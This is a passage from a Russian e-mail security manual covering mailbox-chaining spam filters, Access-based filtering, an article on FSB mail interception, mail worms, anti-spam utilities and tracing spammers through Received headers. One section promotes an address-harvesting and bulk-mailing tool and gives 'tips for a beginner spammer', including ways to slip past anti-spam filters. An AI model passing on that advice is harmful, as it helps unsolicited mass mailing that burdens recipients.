С помощью серверов бесплатной почты можно даже создать «эшелонированную» оборону почтового ящика, зарегистрировав несколько дополнительных адресов и настроив автоматическую пересылку всей почты, поступающей на них (эту услугу предоставляют почти все такие серверы), на ваш основной адрес. Эти дополнительные адреса можно указывать во всяких «сомнительных» местах вроде чатов и гостевых книг, а в случае атаки на какой-нибудь из них отключить автоматическую пересылку и дожидаться, когда атака закончится, после чего почистить ящик через web-интерфейс и включить пересылку снова. Есть простор для творчества.

Глава 17. Спам и вирусы

Все большее распространение получают вирусы, рассылающие сами себя по десяткам адресов, а также случайным образом генерирующие адрес отправителя и тему письма. Не менее вредны и спаммеры, распространяющие свои письма всеми доступными методами, лишь бы охватить максимально широкий круг получателей.

Конечно, если вы получаете одно письмо в неделю, да еще пользуетесь какой-нибудь антивирусной программой, способной лечить Klez-h и прочую нечисть, то беспокоиться нечего. Но когда число приходящих писем переваливает за несколько десятков, то выбирать из них действительно нужные довольно утомительно, а вирусы, гнездящиеся в письмах, только того и ждут, чтобы вы щелкнули на послании и заглянули внутрь. И далеко не всякая антивирусная программа останавливает современный вирус, она, как правило, лишь сообщает о заражении. Опять же потеря времени на чистку дисков от заразы и удаление ненужных писем, а также финансовые затраты на лишнее время соединения становятся слишком большими.

Раньше я не глядя удалял подозрительные письма, а затем стал пользоваться опцией «**Блокировать отправителя...**», имеющейся в Outlook Express. Но сколько ни предпринимал таких действий, избавиться от них мне не удавалось. Список заблокированных отправителей достиг 242.

При использовании Outlook Express или Outlook трудно сразу определить их число — в данных программах нет оперативного способа подсчитать подобный мусор. Я перестал их блокировать и решил покончить с этим злом окончательно и бесповоротно. И не только на компьютере дома: своими почтовыми ящиками я пользуюсь с разных ПК, причем не всегда достаточно защищенных. Но оказалось, что есть средства, позволяющие выполнить поставленную задачу.

Чтобы проанализировать огромное количество получаемого спама, понадобилось провести небольшое исследование, которое, кстати, можете сделать и вы сами. Сначала необходимо получить список нарушителей, но его не так-то просто достать из Outlook Express. Он находится в Реестре, и для Outlook Express после экспорта того раздела, где он размещается, список будет выглядеть примерно как в приведенном листинге.

Если вам не удастся сразу же найти нужный раздел, то поможет поиск в Реестре по значению параметра, в качестве которого нужно установить один из заблокированных адресов.

Двойной пунктир находится на месте больших изъятых участков файла, не прочитанного в Блокноте. Однако если открыть этот файл в Word 97/2000, то его можно привести к такому виду, в котором нетрудно будет проанализировать.

Те, кто знаком с текстовым процессором, смогут сделать это быстро, а наличие специализированных текстовых редакторов, позволяющих редактировать файл в двоичном представлении, дополнительно все ускорит. Итак, мы получили пронумерованный в шестнадцатеричном коде список заблокированных отправителей. Скопируем этот файл и произведем в копии еще одну замену: @ на ;.

Далее можно применить различные средства, я, например, использовал Access 97 из состава Office 97.

Если сохранить файлы в формате Text DOS и преобразовать их в таблицы MS Access, то получится, что сортировка первой таблицы не даст никакой информации, зато вторая позволит с помощью перекрестного запроса получить еще одну таблицу, где по частоте повторяемости будут расположены имена всех почтовых узлов, с которых приходила почта.

При заполнении условий фильтрации почты можно включить эти записи как составляющие неблагонадежных адресов, по которым они будут удалены.

Что необходимо сделать, чтобы письма отфильтровывались вне вашего компьютера? Во-первых, следует рассмотреть возможности применяемых почтовых ящиков, а если потребуется, то и завести новые.

Систему очистки писем от мусора можно организовать на базе следующего списка.

Имя1@comail.ru (comstar.ru)

Это мой основной адрес, существующий уже давно, и именно сюда приходит много спама, к тому же на него я получаю еще и вирусы. Ящик имеет полезную функцию переадресации писем, необходимую для работы всей системы.

Имя2@mtu-net.ru (mtu.ru)

Дублирующий адрес, не используемый для регистрации где бы то ни было, применяется ограниченно, и мусора в нем обычно нет.

Имя3@newmail.ru (newmail.ru)

Бесплатный почтовый ящик в системе «Новой почты» с Web-интерфейсом дает возможность пересылки, переадресации и установки фильтров, позволяющих отсеивать явно ненужные письма, а также посылать уведомления о получении сообщений на выбранный адрес.

Имя4@aport.ru (aport.ru)

Бесплатный почтовый ящик с комбинированным доступом, как с Web-интерфейсом, так и с обычным по POP3 имеет функции автоответчика и переадресации.

Имя5@narod.ru (yandex.ru)

Бесплатный почтовый ящик с Web-интерфейсом допускает устанавливать фильтры и задавать пересылку. Очень важно, что в нем допускается удалять письма с вирусами.

Можно обойтись и меньшим числом ящиков, но в данном варианте реализована подстраховка от потери важной информации.

Итак, письмо выслано на адрес Имя1@comail.ru. После попадания в этот почтовый ящик оно копируется, а копия направляется в архив Имя4@aport.ru, где можно найти ошибочно удаленные письма или просто избавиться от накопившихся за какое-то время сообщений и уже не нужных писем. Оригиналы переадресуются на Имя3@newmail.ru. Здесь письма фильтруются по адресам, и те из них, которые считаются неблагонадежными, безвозвратно удаляются. Оставшиеся пересылаются на Имя5@narod.ru, где уничтожаются письма, зараженные вирусами. Отфильтрованная от спама и вирусов корреспонденция попадает наконец в Имя2@mtu-net.ru, откуда благополучно доставляется посредством почтовой программы.

Если вы используете для приема почты MS Outlook из Office 2000 Professional, то можете организовать фильтрацию и у себя на ло-

кальной машине, причем она станет дополнением к уже описанной. Правда, для борьбы с вирусами придется держать включенным специальный модуль (монитор) антивирусной программы с последними обновлениями. Так что когда вы получаете подозрительные письма, то не открывайте их (окно предварительного просмотра также должно быть закрыто), а попытайтесь скопировать на Рабочий стол. Если письмо содержит вирус, то антивирусный монитор сообщит об этом или запретит доступ к файлу (в зависимости от настроек антивирусной программы). Но просмотр текста письма в варианте, описанном далее, не приведет к заражению, так как обычно вложение, содержащее вирус, не активизируется. Для фильтрации почты придется поработать с MS Access 2000. Некоторые пользователи боятся применять это приложение, поскольку оно кажется сложным и, кроме того, требуется знание Visual Basic, но в данном случае все делается достаточно просто.

Откроем Access, сформируем новую базу данных и поместим ее в «Мои документы». Создадим связь с любой папкой MS Outlook (в данном случае — «Входящие»). При организации подобной связи искать эту папку не придется, если указать, что связь создается с Outlook, — MS Access найдет все сам.

Таким образом, получится связанная таблица со всеми данными о каждом письме, включая его текст. Затем с помощью Мастера организуем простой запрос (во вкладке «Запросы»), содержащий все поля таблицы. Если его открыть, то можно просмотреть эти поля и прочитать текст письма, а затем перейти в режим конструктора и задать в поле «Условие отбора» любое значение, по которому мы хотим отобрать (показать или скрыть) сообщение. Если же задать все условия, определяющие отбор нежелательных сообщений, а тип запроса изменить на «На удаление» (это можно сделать в режиме конструктора, щелкнув правой кнопкой мыши на верхнем поле запроса и выбрав из меню «Тип запроса»), то каждый раз при его открытии все нежелательные сообщения из выбранной папки будут безвозвратно удаляться.

Чтобы повысить удобство работы с таким запросом, можно создать форму и разместить в ней окна просмотра необходимых свойств сообщений, а также кнопки «Прочитать», «Удалить» или любые другие по выбору, но это требует более глубокого знания Access 2000. Человеку, постоянно работающему с данным приложением, нетрудно сделать такое дополнение, запускаемое даже при закрытом MS Outlook (предполагается, что после приема сообщений вы закрыли его в целях безопасности), чтобы просматривать сообщения, удалять те, что оказались нежелательными, и производить необходимые действия с письмами. Доступа не будет только к вложениям. Если у вас недо-

стает опыта работы с Access, то с помощью встроенного мастера можно создать форму попроще, без дополнительных сервисных возможностей.

Естественно, приведенные советы не помогут вам уменьшить трафик при получении почты, но безопасность и удобство работы с письмами у вас, несомненно, повысятся.

Часть 3.

Безопасность E-mail

Глава 1.

Необходимость в защите

Электронная почта, как, впрочем и обычная, является важным атрибутом нашей приватности, инструментом обмена информацией частного характера. Но она немедленно перестает быть таковой, если нарушаются три важных условия.

Первое: текст сообщения доступен только отправителю и адресату.

Второе: уверенность в том, что полученное письмо принадлежит тому человеку, чья подпись стоит под этим письмом.

Третье: возможность отправить письмо, оставшись, в случае необходимости, анонимным. Обсуждение первого относится к области гражданской криптографии, что требует отдельного разговора. Мы же рассмотрим последние два вопроса.

Но сначала мы предлагаем вашему вниманию статью Леонида Коникина «ФСБ приглядит за электронной почтой» чтобы вы сами могли убедиться в реальной необходимости защиты своей приватности:

Вслед за сотовыми и пейджинговыми операторами Петербурга органы ФСБ добрались и до компаний, предоставляющих услуги доступа к компьютерным сетям (провайдеров).

Компании обязаны обеспечить спецслужбам возможность контроля любых передаваемых данных, в частности — сообщений, посылаемых по электронной почте. Так же, как и в случае с сотовыми и пейджинговыми фирмами, провайдеры обязаны за свой счет создать такие возможности и предоставить Федеральной службе безопасности соответствующую аппаратуру для перехвата информации. Эта аппаратура (выносной пульт) выводится непосредственно в органы ФСБ, поэтому какой-либо контроль со стороны компаний невозможен.

Представители компаний-провайдеров в один голос говорят о «возврате к старым временам» и с сожалением констатируют, что отныне не смогут декларировать конфиденциальность пересылки данных.

Так назначено судьбой

В отличие от сотовых и пейджинговых собратьев, провайдеры пока не получили директивы от Минсвязи. Но, по словам генеральных директоров компаний, «люди в штатском» уже навещали к ним в офисы.

Собственно, в лицензиях провайдеров всегда присутствовала фраза: «Сеть должна отвечать эксплуатационно-техническим требованиям по обеспечению и проведению оперативно-розыскных мероприятий в соответствии с Законом «Об оперативно-розыскной деятельности (ОРД) в РФ»». Однако реально до сих пор никто не требовал соблюдения этого пункта.

Сейчас Госсвязьнадзор — ведомство, контролирующее деятельность компаний связи, ведет переоформление лицензий провайдеров. Условием переоформления лицензии является строгое выполнение всех ее пунктов, в том числе и о внедрении аппаратуры контроля.

Некоторые компании уже выполнили все требования лицензии. Они внесли доработки в используемое программное обеспечение, а также снабдили органы ФСБ выносным пультом в виде компьютера. Формально компьютеры отдаются не безвозвратно, а во «временное пользование». Компании надеются, что им компенсируют хотя бы часть затрат.

Служба дни и ночи

Генеральный директор компании «Петерлинк» заметил, что многие провайдеры в Петербурге используют каналы связи сети Relcom. Поэтому проще и дешевле было бы не озадачивать каждого провайдера проблемами розыскной деятельности, а в складчину подсоединить один выносной пульт прямо к петербургскому узлу Relcom на Марсовом поле. Технические специалисты компьютерных фирм говорят, что перехвату поддается лишь электронная почта (идущая в режиме off-line). Для того чтобы «поймать» сообщение, посылаемое по сети Интернет в режиме прямого доступа (on-line), необходимо вести контроль постоянно: никто не может предсказать, в какой момент времени отправит сообщение именно интересующий спецслужбу человек. Постоянный контроль требует мобилизации огромных сил, к тому же он противоречит Закону об ОРД. В нем говорится о том, что проведение оперативно-розыскных мероприятий, затрагивающих охраняемые законом тайну переписки, телеграфных сообщений, телефонных и иных переговоров, допускается лишь для сбора информации о лицах, подготавливающих, совершающих или совершивших

тяжкие преступления, и только с санкции прокурора или при наличии судебного решения.

Алекс — Юстасу

Помимо законов РФ «Об ОРД» и «О связи», в открытой печати не было опубликовано ни одного приказа Минсвязи или ФСБ об организации работ по обеспечению оперативно-розыскных мероприятий на сетях связи.

Между тем Конституция РФ (ст. 15 разд. 3) гласит: «Любые нормативные правовые акты, затрагивающие права, свободы и обязанности человека и гражданина, не могут применяться, если они не опубликованы официально для всеобщего сведения».

В сложившейся ситуации у провайдеров существует три варианта действий: отказаться от бизнеса, пытаться отстоять свои права (хотя бы на компенсацию расходов) или подчиниться. Практически все предпочитают третий путь. Провайдеры уверены, что весть о доступе спецслужб к электронной почте не отпугнет клиентов. «В отличие от абонентов сотовых и пейджинговых компаний, наши клиенты вряд ли передают какие-либо секреты. Компьютерные сети — это просто средство общения», — ответственно заявляют они.

А теперь от теории перейдем к практике.

Глава 2. Защита от спама

Термин «спам» или «спэм» (англ. spam) ведет свое происхождение от старого (1972) скетча английской комик-группы Monty Python Flying Circus, в котором посетители ресторанчика, пытающиеся сделать заказ, вынуждены слушать хор викингов, воспевающий мясные консервы (SPAM). В меню этого ресторана все блюда состояли из содержимого этих консервов.

Реклама — двигатель торговли! Эта простая истина известна всем. Реклама же на просторах «всемирной паутины» может вестись двумя способами, знакомыми каждому: баннерами и массовой рассылкой e-mail-сообщений, проще говоря — спамом. Первый способ хорош, но чтобы его применить, надо иметь в Интернете сайт или хотя бы страницу. И плюс к этому, необходимо рисовать или заказывать баннер, участвовать в баннерообменных системах и т.д.

Второй способ значительно легче, доступнее и эффективнее. Составили спам-лист, написали сообщение — и можете пожинать плоды своего труда. Да, спам — это самый незаконный, но в то же время самый эффективный метод рекламы, при этом не стоящий «рекламодателю» абсолютно ничего. Стоит заметить, что информативность баннера, а точнее, анимированной картинке, не идет ни в какое сравнение с текстом полноценного сообщения. Баннер теоретически могут увидеть многие, но далеко не все на него в принципе обратят внимание, и еще меньше — кликнуть. Что же касается рассылки, то можно быть уверенным, что ваше сообщение прочитают почти все пользователи, которым оно было адресовано, а число получивших его может варьироваться от одного и до бесконечности — в зависимости от того, сколько e-mail адресов в вашем спам-листе.

Возникает логичный вопрос: а где взять эти самые адреса? Причем желательно адреса не каких-то «василиев пупкиных», которым ваш товар или услуга изначально глубоко безразличны, а людей, которые, хотя бы в определенной степени, представляют из себя «target group» (по-русски говоря, целевую аудиторию): ну, к примеру, ищущих работу или интересующихся сотовыми телефонами. В этой связи я хочу рассказать о программе Mail Grabber от фирмы DEMETRIUS Software, которая поможет вам собрать спам-лист из огромного количества e-mail. А идущая в комплекте с полной версией Mail Grabber'a программа Mail Sender разошлет вашу рекламу или сообщение по указанным адресам.

Процесс инсталляции, который при наличии WinZip'a можно провести прямо из архива, не занимает много времени. Те, кто в прошлом пользовался подобными программами (например, Advanced Email Extractor), знают, что главное для этих утилит — полная функциональность и умение быстро, надежно работать. В силу этого создатели аналогичных программ довольно мало уделяли вниманию интерфейсу, и в этом отношении Mail Grabber — приятное исключение. Помощь, имеющаяся в программе, на русском языке и продумана до малейших деталей, что значительно упрощает освоение всех опций и настроек.

Принцип работы таков: вы задаете URL исходной страницы, который вписывается в поле сверху, и программа начинает проверять данный сайт на наличие e-mail'ов, сохраняя найденные адреса. В день можно получить до 10 тысяч уникальных почтовых адресов при условии нормальной связи с провайдером.

Перед началом работы желательно настроить программу. Во-первых, не помешает определить максимальную глубину поиска. По умолчанию этот параметр стоит без ограничений, то есть Mail Grabber пойдет по всем внешним ссылкам, найденным на этом ресурсе.

В разделе «Опции» можно выбрать настройки прокси-сервера, количество максимально обрабатываемых HTML-страниц, включить возможность поиска адресов, закодированных программой MailTo-Encruter, сохранять содержание всех обработанных HTML-страниц (в случае окончания поиска или отмены), установить, по каким параметрам узнавать e-mail адрес, вести журнал событий, включить почтовый фильтр и т.д.

Теперь начинаем собственно поиск. Процессом поиска можно руководить в режиме реального времени, например, удалять/добавлять ссылки, сохранять проекты и т.д. Кстати, первую тысячу адресов можно получить, даже не выходя в Сеть — при помощи локального поиска. Для этого достаточно лишь обработать кэш вашего браузера или базу данных почтовой программы. Начиная с версии 3.4, программа ищет адреса не только в Интернете и кэше браузеров, но и на указанном вами диске.

Есть в Mail Grabber'e еще две крайне полезные функции: это функция пакетной обработки и режим защиты от разрывов соединения. Пакетная обработка необходима тем, кто хочет оставить программу работать в автономном режиме, например, на ночь. Осуществляется это очень просто: если ссылки, собранные с заданной вами начальной страницы, закончились, то программа автоматически продолжит поиск на странице, которая первой указана в списке пакетной обработки. Режим защиты от разрывов позволяет пользователям с плохой связью при обрыве соединения не начинать поиск заново, а продолжить его с того места, где произошел обрыв.

Воспользовавшись программой Mail Sender, поставляемой в комплекте с полной версией Mail Grabber'a, по собранным e-mail адресам можно провести автоматическую рассылку. Перед началом работы с программой необходимо только правильно настроить SMTP-сервер.

Пожалуй, Mail Sender является самым качественным и мощным из бесплатных аналогов, так как он поддерживает неограниченное число аккаунтов, умеет удалять недействующие e-mail'ы, повторяющиеся адреса, предоставляет возможность использования макросов. Есть возможность выбирать тип отправляемого письма (Plain Text или HTML), метод отправки и дополнительные опции (To: CC:, BCC:), кодировку письма (WIN, KOI8, DOS). Правой кнопкой мыши в поле «Текст письма» можно добавлять тэги HTML и работать с ними. Для проверки результата существует опция предварительного просмотра.

Советы начинающему спаммеру

Совет № 1

Перед отправкой очередной партии писем обязательно проверьте существование адресов, на которые собираетесь отправлять рассылку, иначе ваш почтовый ящик будет завален возвратами писем типа «Undeliverable message».

Для этой цели рекомендую воспользоваться программой Advanced Mail List Verify.

Совет № 2

Не пишите адреса получателей в полях **То:** и **Сс:** (кому и копия) через запятую, т.к. получатель легко увидит, кому еще посланы такие сообщения, и сразу поймет, что это спам. И потом, зачем вам светить свою базу данных потенциальных клиентов. Лучше для этих целей пользоваться специальными почтовыми программами, которые поддерживают адреса для рассылки во внешнем файле. Например: DiffondiCool.

Совет № 3

Создавая новые почтовые адреса на бесплатных серверах, не давайте им названия с большим количеством цифр, например: 12345@hotmail.com, abc9876@mail.ru и т.д. Существует целый ряд антиспаммерских программ, которые анализируют обратные адреса входящей почты и рассматривают адреса с большим количеством цифр как спаммерские. Одной из таких программ является Spam Buster.

Совет № 4

Очень удобным и полезным средством для распространения информации являются автореспондеры — автоответчики электронной почты. Это почтовые программы, которые автоматически отправляют заранее подготовленные файлы (прайс-листы, информационные бюллетени и т.д.) по адресу, с которого приходит запрос.

Получить один из таких автореспондеров можно по адресу: <http://www.realreply.com>.

Червивая почта и порноспам

Если, открыв почтовый ящик, вы обнаружили там червяка или полтонны мусора, вам не повредит побеспокоиться о надежной защите.

Письма — это черви почты...

Помимо писем, содержащих троянов и макровирусы, могут быть опасны и электронные письма, вовсе не содержащие никаких вложений, зато зараженные так называемыми скрипт-вирусами (почтовыми вирусами-червями). Среди наиболее известных следует, в частности, упомянуть KakWorm, Stages и ILOVEYOU (LoveLetter). Они написаны на Visual Basic for Applications (VBA), используют Windows Scripting Host (машину для запуска скрипт-программ) и крайне опасны (например, суммарные убытки от распространения ILOVEYOU превысили 12 миллиардов долларов). При этом против них часто бывают бессильны традиционные антивирусные средства, которые не в силах обнаружить присутствие вируса, если он не обращается к жесткому диску, а оперирует исключительно в оперативной памяти компьютера. Кроме того, крайне легким (за счет среды разработки) является создание новых вариантов данных вирусов. В случае KakWorm заражение вообще происходит просто при открытии письма, и не требует совершения каких-либо еще дополнительных действий. Что же можно рекомендовать тем, кто не желает страдать от данного вида вирусного программного обеспечения?

Наиболее радикальная (и эффективная) рекомендация — не пользоваться программным обеспечением одной о-о-очень известной в компьютерном мире компании. При всем моем уважении к Microsoft и лично к Биллу Гейтсу, почему-то все наиболее распространенные почтовые вирусы, включая KakWorm и ILOVEYOU, опасны только для пользователей ОС Windows, браузера Microsoft Internet Explorer и почтового клиента Microsoft Outlook. Конечно, данное обстоятельство можно объяснить общей распространенностью вышеперечисленных программ, но равнодушие программистов Microsoft к такому качеству программ, как безопасность, тоже стало почти легендарным. Так что если вас впечатляет цифра в 3 миллиона компьютеров, зараженных за первые три дня распространения вируса ILOVEYOU, в качестве почтового клиента установите себе лучше The Bat! (кстати, полнофункциональная Shareware-версия The Bat! Halloween Edition 1.47, работающая 30 дней, снабжена средством защиты и от новых PIF-вирусов), а в качестве веб-браузера — Netscape Communicator или Opera. Впрочем, для тех, кому приведенный выше совет не подходит по тем или иным соображениям, также существует выход из положения. Так, например, Антивирусная лаборатория Касперского создала эвристический анализатор AVP Script Checker, специально предназначенный для борьбы со скрипт-вирусами. Разработчики описывают принцип его действия следующим образом: AVP Script Checker — это антивирусная программа, которая обеспечивает защиту вашего компьютера от проникновения скрипт-вирусов и червей, действующих по принципу «LoveLetter» и распространяющих себя при помощи почтовых служб... Перед выполнением этих скриптов AVP Script

Checker выполнит эвристический анализ кода и произведет проверку с помощью AVP Монитора (если он установлен и запущен). При обнаружении вируса или подозрительного кода на экран будет выведено соответствующее предупреждение, и скрипт не будет выполнен. Остается добавить, что распространяется AVP Script Checker свободно и весит 946 килобайт.

Кроме него, в Сети можно найти и другие утилиты, предназначенные для борьбы со скрипт-вирусами. Например, свободно распространяемый MailCleaner (818 килобайт, сайт разработчика). Эта утилита работает в паре с почтовым клиентом Outlook или Outlook Express, проверяет все пришедшие вам письма, и если обнаружит что-то подозрительное — сообщит вам и не допустит заражения. Кроме того, на сайте разработчиков можно брать ежедневные (!) обновления антивирусных баз данных программы.

Специально для борьбы с вирусом ILOVEYOU и его последствиями предназначена программа PloveYouCleaner, распространяемая бесплатно и весящая всего 728 килобайт. В ее функции входит даже возможность показа списка адресов, по которым успел разослать свои копии вирус.

О, этот ненавистный спам...

Кого не доставали рекламные письма порносайтов или онлайн-выходных казино, заваливающие в огромных количествах электронные почтовые ящики? Для того чтобы уберечься от спама, следует, в первую очередь, не давать свои e-mail-адреса кому попало. Лучше всего вообще завести себе отдельный мусорный адрес на каком-нибудь бесплатном почтовом сайте и пользоваться им в барахолках, на веб-форумах, в ньюс-конференциях, в чатах, на серверах знакомств, в общении с мало-знакомыми людьми и т.д. Если этот ящик и начнут заваливать спамовым мусором, то будет не жалко его удалить и завести себе новый — для таких же целей. Эта же мера поможет избежать неприятностей с любителями бомбардировать чужие почтовые ящики письмами с двухмегабайтными вложениями и засыпать их посылкой по одному и тому же адресу нескольких тысяч писем одновременно.

Кроме вышеперечисленного, в борьбе со спамом вам помогут специально предназначенные для этого утилиты. Так, например, Telos 2.0 (800 килобайт, сайт разработчика) сканирует содержимое почтовых ящиков на предмет обнаружения заголовков спамовых писем (какие письма отнести к спаму, определяет сам пользователь) и удаляет их. Программа может работать в автоматическом режиме, сканируя почтовые ящики через определенные промежутки времени. Telos можно

настроить и для уничтожения писем, приходящих с определенных адресов.

Рекомендую также утилиту Spam Hater 2.09 (834 килобайта), обеспечивающую, на мой взгляд, наиболее эффективную и гибкую защиту от спама. Она не только позволяет отделить спамовые и нежелательные письма по заранее заданным критериям, но и в автоматическом режиме отправляет по адресам, с которых пришел спам, а также в службу поддержки провайдера, которому принадлежат IP-адреса, указанные в заголовках писем, возмущенные петиции (в программе есть значительное количество уже готовых шаблонов, а можно формировать негодующие сообщения и собственноручно). Программа совместима практически со всеми почтовыми клиентами: Eudora, Outlook, Outlook Express, Netscape Messenger.

Для многих пользователей Интернет спам (рассылка всевозможной рекламы и мусора в ваш почтовый ящик) стал настоящим бедствием. Основные рекомендации для защиты от спама следующие:

- ◆ пишите письма в конференции Usenet исключительно с левых (бесплатных) адресов, потому что именно письма в конференции Usenet являются основной «засветкой» для спаммеров. А если будет много спама, то такой адрес можно, что называется, выбросить и за пару минут сделать другой подобный;
- ◆ установите какую-либо программу-фильтр для E-mail. Существует великое множество таких программ — все они доступны на таких бесплатных серверах, как www.shareware.com и www.download.com.

Спам — мерзкое явление. Одни считают спамом пакетную рассылку с количеством получателей более 25, другие — письма от незнакомца, третьи — получение информации, в которой не заинтересованы и которая им просто не нужна, и это не зависит от того, лично им это предназначалось или группе товарищей.

Что можно сказать однозначно — это очень сильно засоряет почтовый ящик, отнимает время и здорово злит.

Ну представьте, вы женились, отдыхаете с молодой, а вам по телефону, по сотовому, на пейджер и просто в двери ломаются старые друзья с подругами, для которых вы всегда желанны, а вот они теперь уже и не очень.

Как можно попасть на удочку спаммеру? Легко — конференция. Люди толпами бродят по чатам и конференциям и оставляют там свои

адреса. Затем справочники, правда, они пока для России не очень актуальны. Газеты, визитки, объявления. Ну и, наконец, это может быть «не навязчивой» услугой, от которой потом трудно избавиться.

Живые примеры — сервер бесплатных страничек ХООМ.СОМ. За то, что вы становитесь пользователем их сервиса, они вас обязывают получать свои рекламки чуть ли не каждый день. Честно говоря, они закрыли мне доступ по ftp после первого слива сайта. На все письма мне отвечал их робот. А реклама шла постоянно.

Второй пример — некая Кенигсбергская газетенка «Новые Колеса». Я всего-навсего отправил им письмо с просьбой объяснить про их растаможку и как выглядят документы авто, растаможенных на область и на Россию. В результате вместо ответа каждую неделю у меня в ящике отстой.

Итак, как бороться.

В борьбе со спамом юзер предоставлен сам себе. Тут он должен полагаться в основном только на себя.

В целях профилактики лучше не светить свой реальный адрес. Достаточно сервисов, предоставляющих форвард-адресы. Я пользуюсь уже давно usa.net. И благодаря их фильтрам все новые колеса и xoom.com'ы сразу уходят в мусор и не доходят до моего реального ящика. Фильтры своего почтового клиента я не использую вообще. Но! Этот способ работает только против тех, кто не меняет от рассылки к рассылке своих обратных адресов, инициалов и т.д.

Профессиональные спаммеры используют разного рода программки, позволяющие постоянно менять им адреса отправки, фальсифицировать тексты заголовков. И если появляется подозрение, что вы стали жертвой профессионального спаммера — обращайтесь за помощью к своему провайдеру. Опишите проблему и приложите исходник сообщения спаммера. Не надо начинать бомбить его письмами — они уйдут в никуда. Никогда не отвечайте спаммеру сообщением вроде того, что вас там нет, что он дурак или чем-нибудь в этом духе. Для спаммера это означает зеленый свет.

Существует масса программ, которые могут имитировать ответ робота о неправильном адресе, просматривать и удалять ненужные сообщения прямо на сервере.

И, наконец, самым любопытным небольшая лекция о том, как определить автора ненужного или оскорбительного письма.

Итак, вы получили «мусор» и хотите добраться до отправителя или его провайдера, чтобы высказать последнему все, что вы думаете о некоторых из его клиентов.

Прежде всего, включите режим просмотра заголовков сообщения своей почтовой программы. Вы увидите что-то похожее на следующие строки:

```
Return-Path: 93890998@ix.netcom.com
Received: from linux.aaanetworks.net (linux.aaanetworks.net
[38.229.249.252])
by pinochet.cityline.ru (8.8.8/t/97-Nov-22) with ESMTP id
IAA11186
for <uptoroad@cityline.ru>; Fri, 30 Jan 1998 08:14:07 +0300 (MSK)
From: 93890998@ix.netcom.com
Received: from mail.aaanetworks.net (sdn-ts-002flmelbP04.
dialsprint.net [206.133.70.39]) by linux.aaanetworks.net
(8.8.5/8.8.5) with SMTP id BAA24025;
Fri, 30 Jan 1998 01:04:51 -0500
Received: from
mailhost.ix.netcom.com(alt1.ix.netcom.com(246.2.92.63.9) by
ix.netcom.com (8.8.5/8.6.5) with SMTP id GAA01271
for <JuDa1635@ix.netcom.com>; Thu, 29 Jan 1998 23:20:10 -0600
(EST)
Date: Thu, 29 Jan 98 23:20:10 EST
To: JuDa1635@ix.netcom.com
Subject: Mail Your Message to Millions
Message-ID: <K896Y49058.STTP886772@ix.netcom.com>
Reply-To: JuDa1635@ix.netcom.com
X-PMFLAGS: 128 0
Comments: Authenticated sender is <JuDa1635@ix.netcom.com>
X-UIDL: 126op9623er9987ghy6322wee698t11
```

Во-первых, все, что находится ниже поля **Date:**, можно смело игнорировать. Для почтовых серверов — это тело сообщения, а не заголовок. Поэтому отправитель может проставить в этих полях все, что его душе угодно. Просто не обращайтесь на это внимания. Заголовки **From:** тоже легко подделываются, поэтому обращать большого внимания на них тоже не стоит.

Нам важны заголовки **Received:**. Рассмотрим первый из них. На самом деле он является последним, поскольку каждый почтовый сервер, через который проходит ваше сообщение, добавляет свой «штамп» в начало. Таким образом, первый из вышеприведенных заголовков **Received:** добавлен почтовым сервером вашего провайдера. Поэтому он соответствует действительности.

```
Received: from linux.aaanetworks.net (linux.aaanetworks.net
[38.229.249.252])
by pinochet.cityline.ru (8.8.8/t/97-Nov-22) with ESMTP id
IAA11186
for <uptoroad@cityline.ru>; Fri, 30 Jan 1998 08:14:07 +0300 (MSK)
```

О чем он нам говорит? «Перевод» будет звучать примерно так: почтовый сервер pinochet.cityline.ru получил в пятницу, 30 января, в 8:14:07 по московскому времени сообщение для адресата uptoroad@cityline.ru от почтового сервера linux.aaanetworks.net с IP-адресом 38.229.249.252.

Скорее всего, указанный адрес действительно присвоен компьютеру, одно из имен которого linux.aaanetworks.net. Проверить это можно при помощи множества программ, позволяющих по IP-адресу определить имя машины и наоборот: по имени — IP-адрес. Можно воспользоваться и более быстрым подручным средством. Например, запустить по этому IP-адресу стандартный **ping**. Сами результаты работы этой процедуры нас сейчас мало интересуют, однако первое, что сообщает процедура, это имя машины, адрес которой вы указали в качестве ее параметра (однако если оно не совпадет с указанным в заголовке, то это еще ничего не значит, поскольку любому IP-адресу может быть поставлено в соответствие несколько имен или не поставлено ни одного).

Следующее поле, **From:**, тоже можно смело игнорировать. А вот дальше начинается детектив. Последовательность заголовков **Received:** в «честном» сообщении прерываться не должна. У нас же она прерывается, что свидетельствует о вмешательстве спаммера. Более того, время, указанное в каждом следующем из них, сильно отличается от времени, указанном в предыдущем, чего тоже быть не должно: маловероятно, чтобы письмо гуляло между машинами так долго.

```
Received: from mail.aaanetworks.net (sdn-ts-002flmelbP04.
dialsprint.net [206.133.70.39])
by linux.aaanetworks.net (8.8.5/8.8.5) with SMTP id BAA24025;
Fri, 30 Jan 1998 01:04:51 -0500
```

Этот заголовок похож на истинный. Тем не менее проверим. Обратите внимание, имя получателя указано дважды: как mail.aaanetworks.net (это то, что ввел спаммер) и sdn-ts-002flmelbP04.dialsprint.net — это то имя, которое почтовый сервер «вычислил» по IP-адресу, приведенному в квадратных скобках (информации, которая заключена в квадратные скобки, как правило, можно доверять).

Если мы проверим соответствие цифрового IP-адреса и имени машины, наши опасения наверняка подтвердятся: точка входа спаммера в Интернет действительно была.

Следующий заголовок фальшивый. Чтобы понять это, нам не потребуется никаких вспомогательных процедур. Во-первых, время в нем представлено «марсианское». Аббревиатура EST расшифровывается как Eastern Standard Time, которое отстает от Гринвича на пять часов, а не на шесть, как указано в заголовке. Во-вторых, идентификатор сообщения начинается буквами GAA. Само по себе это ни о чем не говорит, но в сочетании с часовым поясом -0600 (EST) однозначно указывает на то, что заголовок вставлен программой массовой рассылки StealthMail. Сочетание GAA и -0600 (EST) — визитная карточка этой программы. Может также встречаться другое сочетание: идентификатор ХАА и время -0700 (EST).

Такое сочетание характерно для более поздних версий этой же программы.

Наконец, обратите внимание на формат заголовка. Вторая и последующие его строки начинаются с первой позиции, так же как и первая. В RFC822 есть требование: вторая и последующие строки заголовков должны начинаться по крайней мере с одного «пустого» символа (пробела или табулятора).

Вот, собственно, и все. Мы установили, что перед нами письмо с фальшивым заголовком и что спам был отправлен пользователем Sprint или кем-то, кто воспользовался его почтовым сервером. Поэтому свою жалобу направим именно туда.

Вы спросите, кому же писать? Все почтовые серверы обязаны иметь адрес **postmaster**, поэтому смело направляйте свою жалобу туда. Кроме того, крупные провайдеры обычно имеют специальный адрес для жалоб. Обычно он выглядит так: abuse@someprovider.com.

